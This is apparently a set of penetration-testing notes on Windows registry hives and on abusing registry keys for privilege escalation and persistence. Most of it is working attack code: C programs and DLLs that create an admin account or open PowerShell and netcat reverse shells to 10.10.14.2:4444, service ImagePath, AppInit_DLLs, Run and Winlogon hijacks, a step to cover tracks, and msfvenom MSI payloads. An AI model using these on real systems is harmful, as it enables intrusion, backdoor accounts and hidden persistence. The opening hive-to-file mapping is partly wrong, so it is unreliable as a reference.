














































































































































Registry Hives & Critical Registry Paths
https://learn.microsoft.com/en-us/windows/win32/sysinfo/registry-hives
https://googleprojectzero.blogspot.com/2024/04/the-windows-registry-adventure-1.html
https://scorpiosoftware.net/2022/04/15/mysteries-of-the-registry/
17.11.1 - Registry Hives

The Windows registry is a hierarchical database structure following a tree-like data structure into registry hives . It stores low-level settings for the operating system and applications.
Each hive is made up of multiple keys and values and these hives are stored as files on the system. These data sources are very useful for threat intelligence as they can be used as Indicators of Compromise (IOC) for specific malware.
In each node of the data structure (tree) will have different names and values
Basics of Registry hives at 17.9 - Files with Sensitive Data
There are five hives, and these are:
- HKCR: HKEY_CLASSES_ROOT
- HKLM: HKEY_LOCAL_MACHINE
- HKU: HKEY_USERS
- HKCU: HKEY_CURRENT_USER
- HKCC: HKEY_CURRENT_CONFIG
For each hive, we have a respective file:
- HKCR:
C:\Windows\System32\Config\Software - HKLM:
C:\Windows\System32\Config\SYSTEM - HKU:
C:\Windows\System32\Config\DEFAULT - HKCU:
C:\Users\<UserName>\NTUSER.DAT - HKCC:
C:\Windows\System32\Config\SystemProfile
17.11.2 - Critical Registry Paths
Certain registry paths could lead to security risks if mis-configured. As they can be abused to obtain privilege escalation. Note these are not all of the sensitive registry paths, just the most common ones. The threat model, in our case, the question is what if an attacker could modify any of the 4 following registry paths?
17.11.3 - Critical Registry Hives - HKLM\SYSTEM\CurrentControlSet\Services



Services are a common target for privilege escalation that was already covered in:
Check the Weak Service Permissions and Unquoted Service Path sections.
If you can change this registry, you don't need to have access to the bin path of the service, which lives at the service configuration level. The image path lives at the registry level.
Primarily, by having write access to the registry path
HKLM\SYSTEM\CurrentControlSet\Services\<ServiceName>
Also check this
reg query HKLM /f password /t REG_SZ /s
It is possible to change the imagePath attribute of arbitrary services. This attribute is used to determine the executable to start when the service is started.
To modify the service, test the following, note we specify the path, then we modify the attribute of the service (ImagePath) with a new value. Then next time we activate the service, we execute the new binary and not the original one. Having access to the registry path allows for hijacking of each service they have access to.
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\simpleService" -Name ImagePath -Value "C:\Users\Quickemu\Downloads\test.exe"

Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\simpleService"
By modifying the binary with a malicious binary, it is possible to hijack execution. Remember to restart the service.
Restart-Service -Name test
We can use one of these binaries
New user
#include <stdlib.h>

int main() {
    system("net user dave3 password123! /add");
    system("net localgroup administrators dave3 /add");
    return 0;
}
Revshell (PowerShell)
#include <stdlib.h>

int main() {
    system("powershell -nop -w hidden -c \"$client = New-Object System.Net.Sockets.TCPClient('10.10.14.2',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()}\"");

    return 0;
}
One with nc.exe (transfer nc to target)
#include <stdlib.h>

int main() {
    system("C:\\Users\\<user>\\Desktop\\nc.exe -e cmd.exe 10.10.14.2 4444");
    return 0;
}
And this compilation method
x86_64-w64-mingw32-g++ hello.c -static -o hello.exe
Now we modify the ImagePath variable as we did prior, then check it worked
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\simpleService" -Name ImagePath -Value "C:\Users\Quickemu\Downloads\hello.exe"

Note that it'll probably spit out an error, but will execute the code

We can always restore the original to cover tracks
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\simpleService" -Name ImagePath -Value "C:\Users\Quickemu\Downloads\hello.exe"
Restart-Service -Name simpleService
17.11.4 - HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\Windows NT\CurrentVersion\Windows\AppInit_DLLs
The AppInit_DLLs registry key specifies a list of DLLs that Windows will load into every user-mode application that uses the MS Windows GUI, specifically those that use the Windows subsystem for applications (win32).
Since any DLL listed in the AppInit_DLLs will be loaded by every GUI-based process, this registry key has historically been a target for malicious software. Malware may attempt to use this key to inject its own malicious DLLs into system processes or applications.
As a result, modern versions of Windows have additional protections to restrict or limit the use of AppInit_DLLs, like blocking the use of the key unless a specific setting is configured to allow it.
Dealing with LoadAppInit_DLLs
Significant security risk, you'll likely find it's disabled
Enable
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" -Name "LoadAppInit_DLLs" -Value 1
Disable
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" -Name "LoadAppInit_DLLs" -Value 0
Read
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" -Name "LoadAppInit_DLLs"
Not enabled = safe/not vulnerable

Dealing with AppInit_Dlls
Read
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" -Name "AppInit_DLLs"
We can write a DLL in C++ code, this one creates a new admin user.
#include <stdlib.h>
#include <windows.h>

BOOL APIENTRY DllMain( //DLLMain is the entry point when loading a DLL file
HANDLE hModule,// Handle to DLL module
DWORD ul_reason_for_call,// Reason for calling function
LPVOID lpReserved ) // Reserved
{
    switch ( ul_reason_for_call )
    {
        case DLL_PROCESS_ATTACH: // A process is loading the DLL.
        int i;
        i = system ("net user dave3 password123! /add");
        i = system ("net localgroup administrators dave3 /add");
        break;
        case DLL_THREAD_ATTACH: // A process is creating a new thread.
        break;
        case DLL_THREAD_DETACH: // A thread exits normally.
        break;
        case DLL_PROCESS_DETACH: // A process unloads the DLL.
        break;
    }
    return TRUE;
}
PowerShell revshell
#include <stdlib.h>
#include <windows.h>

BOOL APIENTRY DllMain(
    HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
            system("powershell -nop -w hidden -c \"$client = New-Object System.Net.Sockets.TCPClient('10.10.14.2',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()}\"");
            break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
nc revshell
#include <stdlib.h>
#include <windows.h>

BOOL APIENTRY DllMain(
    HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
            system("C:\\Users\\victim\\Desktop\\nc.exe -e cmd.exe 10.10.14.2 4444");
            break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
Then we can cross-compile the DLL with mingw-64. Define the DLL as a shared library file with -shared.
x86_64-w64-mingw32-gcc example_dll.cpp -shared -o example_dll.dll
Set
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" -Name "AppInit_DLLs" -Value "C:\PathTo\Library1.dll;C:\PathTo\Library2.dll;C:\PathTo\Library3.dll"
17.11.5 - HKLM\SOFTWARE\Micosoft\Windows\CurrentVersion\Run
These keys determine which applications start automatically.
If these are writable by non-privileged users, attackers can add entries to run malicious programs at startup.
HKLM\SOFTWARE\Micosoft\Windows\CurrentVersion\Run
- Affect all users on the system (HKLM)
- Programs listed will run at startup for every user who logs in
- Requires administrator privileges to modify
HKCU\SOFTWARE\Micosoft\Windows\CurrentVersion\Run
- Affects only the currently logged-in user
- Programs listed run only when the specific user logs in
- Can be modified by the user without administrator privileges
There are also RunOnce keys. These instead specify programs that should run only once at the next startup, then the registry entry is deleted.
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"

To add new entries (use one of the DLLs mentioned in the other critical registry hives)
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "TestProgram" -Value "C:\Users\Quickemu\Downloads\test.exe"

Sign out and back in again, this should cause the exe to execute, as the application starts automatically.

17.11.6 - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
The winlogon registry key is used primarily to configure how Windows interacts with the login process.
This is a little more for persistence than it is privilege escalation
Look for EXEs, modification could mean code execution. Again, use one of the DLLs listed prior.
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

Possible value names:
shell
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" -Name "Shell" -Value "explorer.exe"
userinit
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" -Name "Userinit" -Value "C:\Windows\system32\userinit.exe"
Try setting the WinLogon Shell property to cmd.exe instead

Then log out and back in, this should give us a cmd.exe with no other GUI elements, this is because we've changed the winlogon registry key.
We can increase privileges in this shell with RunAs (PS as privileged user)
Start-Process -FilePath "powershell.exe" -Verb RunAs
Note this will show the Shell variable as cmd.exe, change it to explorer.exe
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" -Name "Shell" -Value "explorer.exe"
Then log off
logoff
Then back in, and we'll have a full desktop environment.
AlwaysInstallElevated
If these 2 registers are enabled (value is 0x1), then users of any privilege can install (execute) *.msi files as NT AUTHORITY*SYSTEM*.
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
No uac format
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi-nouac -o alwe.msi
Using the msiexec the uac wont be prompted
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi -o alwe.msi
If you have a meterpreter session you can automate this technique using the module exploit/windows/local/always_install_elevated